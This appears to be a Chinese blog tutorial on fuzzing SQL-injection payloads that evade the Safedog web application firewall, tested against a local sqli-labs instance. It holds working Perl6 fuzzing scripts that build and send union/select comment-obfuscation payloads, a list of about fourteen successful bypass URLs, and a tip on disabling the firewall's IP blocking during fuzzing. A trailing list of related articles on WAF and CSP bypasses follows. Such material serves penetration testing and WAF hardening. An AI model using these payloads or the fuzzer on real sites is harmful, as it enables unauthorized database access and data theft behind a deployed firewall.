
Fuzz安全狗注入绕过
安全狗版本为: apache 4.0
网站为: php+mysql
系统: win 2003
这里只要是fuzz /*!union 跟 select*/ 之间的内容:
/*!union<FUZZ_HERE>select*/
位置很多可以选择。
脚本语言你可以用你喜欢的, 我这里用perl6
让我们一步步来。
枸造 exp 我用如下代码(代码测试用):
#!/bin/env perl6

my @fuzz_sp = '/*','*/','/*!','?','*','=','';

my @fuzz_nu = 0..9;

my @fuzz_ch = '%0a'..'%0z';

my @fuzz_all;

@fuzz_all.append(@fuzz_sp);

@fuzz_all.append(@fuzz_nu);

@fuzz_all.append(@fuzz_ch);

for @fuzz_all -> $exp {

  say $exp;

}

say '-' x 30;

for @fuzz_all -> $a {

  for @fuzz_all -> $b {

    for @fuzz_all -> $c {

      for @fuzz_all -> $d {

        for @fuzz_all -> $e {

          say '/*union'~$a~$b~$c~$d~$e~'select*/';

        }

      }

    }

  }

}

字符构建你想怎么构造都行, 或者下现成的文件库, 或者看下相应的脚本语言里有没有相应的fuzz模块可以用。
perl6中, 写文件没有缓冲区了, 直接用open打开, :a 追加, 用来保存规则用, 测试代码如下:
#!/bin/env perl6

my $file = '/home/perl/Desktop/test.txt';

my $fp = open $file, :a;

my $a = 1;

my $b = 2;

$fp.say($a~$b);

#$fp.flush;

sleep(120);
在perl6中, HTTP::UserAgent模块, get的时候, 特殊字符记得要转成uri的编码, 要不get时会报错。 转码用 URI::Encode模块中的 uri_encode方法转换就行。
下面是一小段测试代码:
use HTTP::UserAgent;

use URI::Encode;

my $url = 'http://192.168.235.128/sqli-labs-master/Less-1/?id=-1\'';

my $payload = '/*!union/*!/*!select*/1,2,3-- -';

say uri_encode($url~$payload);

#输出输码结果

my $targeturl = uri_encode($url~$payload);

my $ua = HTTP::UserAgent.new;

my $result = $ua.get($targeturl);

say $result.content;

if $result.content ~~ /'Your Login name'/ {

  say 'Bypass!'

}
测试站用的是 sqllibs。
查找相应的关键字, 如果存在, 就说明bypass了。


最终的fuzz版本如下:
use HTTP::UserAgent;

use URI::Encode;

my $url = 'http://192.168.235.128/sqli-labs-master/Less-1/?id=-1\'';

#保存数据, 刷新缓冲

my $file = '/home/perl/Desktop/safedog_exp.txt';

my $fp = open $file, :a;

my $ua = HTTP::UserAgent.new;

my @fuzz_sp = '/*','*/','/*!','?','*','=','';

my @fuzz_nu = ..;

my @fuzz_ch = '%0a'..'%0z';

my @fuzz_all;

@fuzz_all.append(@fuzz_sp);

@fuzz_all.append(@fuzz_nu);

@fuzz_all.append(@fuzz_ch);

for @fuzz_all -> $a {

  for @fuzz_all -> $b {

    for @fuzz_all -> $c {

      for @fuzz_all -> $d {

        for @fuzz_all -> $e {

          my $exp = '/*!union'~$a~$b~$c~$d~$e~'select*/1,2,3-- -';

          my $targeturl = uri_encode($url~$exp);

          say 'Check url:'~$targeturl;

          #sleep(2);

          my $result = $ua.get($targeturl);

          if $result.content ~~ /'Your Login name'/ {

            say "Bypass!\a\a\a\a\a\a\a ---> "~ $url~$exp;

            $fp.say($url~$exp);

            sleep();

          }

        }

      }

    }

  }

}

Fuzz到一些规则如下:
http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/**//*!/*!select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0b*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0e*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0f*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0g*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0h*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0i*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0j*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0k*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0l*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0m*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0n*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0o*/select*/1,2,3-- -

http://192.168.235.128/sqli-labs-master/Less-1/?id=-1'/*!union/*/*?%0p*/select*/1,2,3-- -
注意:
在fuzz时, 你fuzz太快狗默认会禁IP, 或者有时网站mysql数据库会挂掉。
你可以把狗的防CC功能/ IP黑名单关掉。
fuzz的最后:
fuzz完之后, 你可以对比一下, 看一下能过的fuzz有没有特点的规律, 总结一下。
对于fuzz位置, 你可以在不同位置测试, 比如:
union<FUZZ_HERE>/*select

<FUZZ_HERE>union<FUZZ_HERE>select

/*!36000uNION<FUZZ_HERE>*/selecT

...
Fuzz安全狗注入绕过的更多相关文章
- 利用反射型XSS二次注入绕过CSP form-action限制
利用反射型XSS二次注入绕过CSP form-action限制 翻译:SecurityToolkit 0x01 简单介绍 CSP(Content-Security-Policy)是为了缓解XSS而存在 ...
- BUUCTF-[极客大挑战 2019]BabySQL(联合注入绕过waf)+[极客大挑战 2019]LoveSQL(联合注入)
BUUCTF-[极客大挑战 2019]BabySQL(联合注入绕过waf) 记一道联合注入的题,这道题存在过滤. 经过手工的测试,网站会检验用户名和密码是否都存在,如果在用户名处插入注入语句,语句后面 ...
- Mysql注入绕过安全狗
转载请加原文链接:https://www.cnblogs.com/Yang34/p/12055052.html 微信公众号:信Yang安全.同步更新,欢迎关注.文末有二维码. 正好最近在搞注入,昨天现 ...
- sql注入绕过安全狗实战
=绕过 like regexp(匹配)> < (测试安全狗 ><不可以绕过) 注释+换行(%0a作为垃圾数据填充) 联合查询绕过 探测出当union select 出现时会拦截 ...
- TSRC挑战赛:WAF之SQL注入绕过挑战实录
转自腾讯 博文作者:TSRC白帽子 发布日期:2014-09-03 阅读次数:1338 博文内容: 博文作者:lol [TSRC 白帽子] 第二作者:Conqu3r.花开若相惜 来自团队:[Pax.M ...
- 深入理解SQL注入绕过WAF和过滤机制
知己知彼,百战不殆 --孙子兵法 [目录] 0x0 前言 0x1 WAF的常见特征 0x2 绕过WAF的方法 0x3 SQLi Filter的实现及Evasion 0x4 延伸及测试向量示例 0x5 ...
- 深入了解SQL注入绕过waf和过滤机制
知己知彼百战不殆 --孙子兵法 [目录] 0x00 前言 0x01 WAF的常见特征 0x02 绕过WAF的方法 0x03 SQLi Filter的实现及Evasion 0x04 延伸及测试向量示例 ...
- 深入理解SQL注入绕过WAF与过滤机制
知己知彼,百战不殆 --孙子兵法 [目录] 0x0 前言 0x1 WAF的常见特征 0x2 绕过WAF的方法 0x3 SQLi Filter的实现及Evasion 0x4 延伸及测试向量示例 0x5 ...
- 一次简单的ctf SQL注入绕过
注入地址:http://103.238.227.13:10087/index.php?id=1 //过滤sql $array = array('table','union','and','or','l ...
随机推荐
- 从SQL Server数据库转到Oracle数据库的数据脚本处理
在我们很多情况下的开发,为了方便或者通用性的考虑,都首先考虑SQL Server数据库进行开发,但有时候客户的生产环境是Oracle或者其他数据库,那么我们就需要把对应的数据结构和数据脚本转换为对应的 ...
- 使用Dotfuscator加密混淆程序以及如何脱壳反编译
混淆演示 首先介绍如何使用Dotfuscator对.net程序加密码混淆/加壳 C#或vb.net编写的应用程序或DLL. 这里随便创建了一个C#的命令行控制台程序.程序很简单,对当前的时间进行了AE ...
- Oracle与mysql的字段类型整理
Oralce的字段类型整理如下: Mysql的字段类型整理如下: 最后面一栏是对应JAVA的基本类型.希望对初学者有用,初学者在学习JAVA的时候,不知道怎么把JAVA的对象指向到ORALCE或者MY ...
- NancyFx 2.0的开源框架的使用-Stateless
同样和前面一样新建一个空的Web项目,都在根目录添加Module,Models,Views文件夹 添加Nuget包 在Models文件夹里面添加UserModel类 public string Use ...
- Java垃圾回收--判断可触及性
博客搬家自https://my.oschina.net/itsyizu/blog/ 垃圾回收的基本思想: 考察每一个对象的可触及性(从根节点开始是否可以访问到这个对象,如果可以,这说明当前对象正在使用 ...
- 【转】典型的JavaScript面试题
问题1: 作用域(Scope) (function() { "use strict"; var a = b = 5; })(); console.log(b); 控制台(conso ...
- 分辨率、像素和PPI
屏幕尺寸是指屏幕对角线的长度,一般以英寸为单位,1英寸(inch)=2.54厘米(cm).传统意义上的照片尺寸也是这个概念.所以同样尺寸(指对角线)的屏幕,也可能长宽比率不同.像素(Pixel):是位 ...
- 【CSS Cookbook】笔记摘要(一)
概要 CSS的优点:将表现和内容相分离:更好地控制页面布局:大大减少了文件尺寸:缩短了改版时间:提高了易用性. CSS全称层叠式样表(Cascading Style Sheets). 1.问题:如何最 ...
- WannaflyUnion每日一题
---恢复内容开始--- 1. http://www.spoj.com/problems/KAOS/ 题意:给定n个字符串,统计字符串(s1, s2)的对数,使得s1的字典序比s2的字典序要大,s1反 ...
- REDIS安装与配置
1. mkdir /home/redis/ 2. mkdir /home/redis/conf 3. mkdir /home/redis/data 4. cd /home 5. 下载redis版本3. ...